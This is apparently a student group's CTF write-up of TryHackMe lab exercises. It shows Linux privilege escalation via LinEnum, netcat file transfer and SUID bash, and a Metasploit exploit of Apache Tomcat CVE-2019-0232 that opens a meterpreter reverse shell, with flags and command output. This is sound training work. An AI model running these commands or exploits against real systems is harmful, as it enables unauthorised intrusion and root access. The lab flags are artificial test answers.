

PSP0201

Week 4

Writeup

Group Name: Blessing Software

Members

ID	Name	Role
1211103213	Uwais	Leader
1211103149	Dzakry Hariz	Member
1211102082	Thanussha Sri Ganeson	Member
1211103184	Muhammad Muzaffar	Member

Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

Executing commands as administrator is vertical privilege escalation.

Question 2

Account that can run sudo commands is administrator, which means there is vertical privilege escalation.

Question 3

Accessing another user's resource with similar permissions is horizontal privilege escalation.

Question 4

From the notes given in TryHackMe.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

Also from notes in TryHackMe.

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:
`find / -name id_rsa 2> /dev/null`Let's break this down:

Question 6


From TryHackMe notes, it is given the structure for setting the executable permission.

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

Question 7

Referring from the notes, use the command given.

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`




```
File Edit View Search Terminal Help
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

A screenshot of a terminal window titled 'Terminal'. The window has a dark background with light-colored text. It shows the command 'python3 -m http.server 8080' being run by a user with root privileges ('root'). The output indicates that the server is now listening on port 8080.

Question 8

Download the LinEnum script.



```
File Actions Edit View Help
1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x
(1211103213@kali)-[~]
$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2022-06-27 21:25:42-- https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.110.133, 185.199.109.133, 185.199.108.
133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====] 45.54K --KB/s    in 0.08s

2022-06-27 21:25:42 (603 KB/s) - 'LinEnum.sh' saved [46631/46631]

(1211103213@kali)-[~]
$
```

A screenshot of a terminal window titled 'Terminal'. The window has a dark background with light-colored text. It shows the command 'wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh' being run by a user with root privileges ('root'). The output shows the progress of the download, which completes successfully at 46631 bytes.

Make a web server for our LinEnum script.

```
1211103213@kali:~ x 1211103213@kali:~ x 1211103213@kali:~ x
(1211103213@kali)-[~]
$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2022-06-27 21:25:42-- https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.110.133, 185.199.109.133, 185.199.108.
133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====] 45.54K --KB/s    in 0.08s

2022-06-27 21:25:42 (603 KB/s) - 'LinEnum.sh' saved [46631/46631]

(1211103213@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

After logging into the vulnerable machine, upload our LinEnum script into the vulnerable machine.

```
1211103213@kali:~ x 1211103213@kali:~ x 1211103213@kali:~ x
System information as of Tue Jun 28 01:27:21 UTC 2022

System load: 0.0          Processes:      97
Usage of /: 26.8% of 14.70GB  Users logged in: 1
Memory usage: 8%           IP address for ens5: 10.10.214.115
Swap usage: 0%

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jun 28 01:19:07 2022 from 10.10.9.27
-bash-4.4$ cd /tmp
-bash-4.4$ wget http://10.18.30.129:8080/LinEnum.sh
--2022-06-28 01:42:31-- http://10.18.30.129:8080/LinEnum.sh
Connecting to 10.18.30.129:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====] 45.54K 116KB/s    in 0.4s

2022-06-28 01:42:31 (116 KB/s) - 'LinEnum.sh' saved [46631/46631]
-bash-4.4$ 
```


Using netcat, setup in the vulnerable machine to look for LinEnum.sh

```
-bash-4.4$ nc -l -p 1337 > LinEnum.sh
```

Using netcat, setup in our machine to send the LinEnum.sh

```
[└(1211103213㉿kali)-[~]$ nc -w -3 10.10.214.115 1337 < LinEnum.sh
```

Back at the vulnerable machine, execute LinEnum.sh after giving execute permissions.



```
1211103213@kali:~
```

```
File Actions Edit View Help
```

```
1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x
```

```
-bash-4.4$ ./LinEnum.sh
```

```
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Tue Jun 28 02:17:38 UTC 2022 THM25

### SYSTEM #####
[-] Kernel information:
Linux tbfc-priv-1 4.15.0-126-generic #129-Ubuntu SMP Mon Nov 23 18:53:38 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 4.15.0-126-generic (buildd@lcy01-amd64-024) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #129-
Ubuntu SMP Mon Nov 23 18:53:38 UTC 2020

[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.3 LTS"
NAME="Ubuntu"
VERSION="18.04.3 LTS (Bionic Beaver)"
```

```

[-] SUID files:
-rwsr-xr-x 1 root root 26696 Sep 16 2020 /bin/umount
-rwsr-xr-x 1 root root 43088 Sep 16 2020 /bin/mount
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
-rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 40152 Jan 27 2020 /snap/core/10444/bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/10444/bin/ping
-rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/10444/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/10444/bin/su
-rwsr-xr-x 1 root root 27608 Jan 27 2020 /snap/core/10444/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/10444/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/10444/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/10444/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/10444/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/10444/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 31 2020 /snap/core/10444/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Jun 11 2020 /snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 May 26 2020 /snap/core/10444/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 110792 Nov 19 2020 /snap/core/10444/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jul 23 2020 /snap/core/10444/usr/sbin/pppd
-rwsr-xr-x 1 root root 40152 May 15 2019 /snap/core/7270/bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/7270/bin/ping
-rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/7270/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/7270/bin/su
-rwsr-xr-x 1 root root 27608 May 15 2019 /snap/core/7270/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/7270/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/7270/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/7270/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/7270/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/7270/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jun 10 2019 /snap/core/7270/usr/bin/sudo

```

With bash SUID, elevate privilege and search for the flag.

```

-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cat flag.txt
cat: flag.txt: No such file or directory
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4# █

```

Thought Process/Methodology:

We logged in to the vulnerable machine with cminatic command, using the given password. We also downloaded LinEnum script to our machine and opened a web server for the vulnerable machine to download it. Then, we download the LinEnum script in the vulnerable machine. Now with netcat, setup a two-way communication for the vulnerable machine to listen for incoming files and for our machine to send a file. After that, back at the vulnerable machine we add execution permission to LinEnum and execute it. After it runs, we found the bash SUID and exploited it to elevate our privilege. Finally, we searched for the flag.

Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

Using nmap, check for the ports the server is running on.

```
└──(1211103213㉿kali)-[~]
$ nmap 10.10.7.122 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 04:07 EDT
Nmap scan report for 10.10.7.122
Host is up (0.35s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
8009/tcp  open  ajp13
8080/tcp  open  http-proxy


Nmap done: 1 IP address (1 host up) scanned in 25.04 seconds
```

Going to the web server, we found the version number.



Question 2


At exploit-db, filter out for apache tomcat 9.



The screenshot shows the Exploit Database search interface. The search bar at the top contains the query "apache tomcat 9". Below the search bar, there are two filters: "Verified" and "Has App", both of which are unchecked. A "Filters" button and a "Reset All" button are also present. The main area displays a table of exploit results with 15 entries. The columns include Date, D, A, V, Title, Type, Platform, and Author. The first few results are:

Date	D	A	V	Title	Type	Platform	Author
2021-07-13	+		✗	Apache Tomcat 9.0.0.M1 - Cross-Site Scripting (XSS)	WebApps	Multiple	Central InfoSec
2021-07-13	+		✗	Apache Tomcat 9.0.0.M1 - Open Redirect	WebApps	Multiple	Central InfoSec
2020-11-13	+		✓	Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)	WebApps	Multiple	SunCSR

Find the exploit under Windows platform.



This screenshot shows a detailed view of an exploit entry for "Apache Tomcat - CGI Servlet enableCmdLineArguments Remote Code Execution (Metasploit)". The page includes the following information:

- EDB-ID:** 47073
- CVE:** 2019-0232
- Author:** METASPLOIT
- Type:** REMOTE
- Platform:** WINDOWS
- Date:** 2019-07-03
- EDB Verified:** ✓
- Exploit:** 🔍 / {}
- Vulnerable App:** [empty]

Question 3

Open metasploit and search for the exploit we are going to use.

```

ShellNo.1

File Actions Edit View Help
;0000' MMM.0000.MMM:0000.MMM;0000;
.d00o WM.0000occcx0000.MX x00d.
,k0l'M.0000000000000.M'dOk,
:kk;.00000000000000;Ok:
;k00000000000000ok:
,x00000000000000x,
.l0000000l.
,d0d,
.

-[ metasploit v6.1.14-dev
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops        ]
+ -- --=[ 9 evasion          ]]

Metasploit tip: Use the resource command to run
commands from a file

msf6 > search 2019-0232

Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  --
  0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10  excellent  Yes  Apache Tomcat CGI Servlet e
nableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlin
eargs

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > █

```

At the web server, try to find for CGI script file that was hinted. This will be used for TARGETURI.

```

10.10.7.122:8080/cgi-bin/elfwhacker.bat
10.10.7.122:8080/cgi-bin/elfwhacker.bat

Written by ElfMcElvein for The Best Festival Company -OWnatic
Current time: 29/06/2022 10:16:10.88
Debugging Information
Hostname: TBFC-WEB-01
User: tbfc-web-01\elvmncskidv
ELF WHACK COUNTER
Number of Elves whacked and sent back to work: 6000

```

Setup the exploit options in metasploit.

```

ShellNo.1
File Actions Edit View Help
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
Name      Current Setting      Required  Description
--      --      --      --
Proxies
RHOSTS    10.10.7.122        yes       A proxy chain of format type:host:port[,type:host:port][ ... ]
RPORT      8080                yes       The target port (TCP)
SSL        false               no        Negotiate SSL/TLS for outgoing connections
SSLCert
TARGETURI /cgi-bin/elfwhacker.bat  yes       The URI path to CGI script
VHOST

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--      --      --      --
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.18.30.129       yes       The listen address (an interface may be specified)
LPORT      4444                yes       The listen port

Exploit target:
Id  Name
--  --
0   Apache Tomcat 9.0 or prior for Windows

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > []

```

Run the exploit.

```

ShellNo.1
File Actions Edit View Help

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
[*] Started reverse TCP handler on 10.18.30.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[-] Exploit aborted due to failure: unreachable: No response from server
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.30.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -  6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.7.122
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.30.129:4444 → 10.10.7.122:49880 ) at 2022-06-29 05:35:17 -0400

meterpreter > []

```

Run the shell, and search for the file.

```
ShellNo.1

File Actions Edit View Help
[*] The target is vulnerable.
[-] Exploit aborted due to failure: unreachable: No response from server
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.30.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.7.122
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.30.129:4444 → 10.10.7.122:49880 ) at 2022-06-29 05:35:17 -0400

meterpreter > shell
Process 1008 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

```
ShellNo.1

File Actions Edit View Help
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.7.122
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.30.129:4444 → 10.10.7.122:49880 ) at 2022-06-29 05:35:17 -0400

meterpreter > shell
Process 1008 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>-o flag1.txt
-o flag1.txt
'-o' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cat flag1.txt
cat flag1.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

Question 4

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.30.129
LHOST => 10.18.30.129
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.7.122
RHOST => 10.10.7.122
```

Thought Process/Methodology:

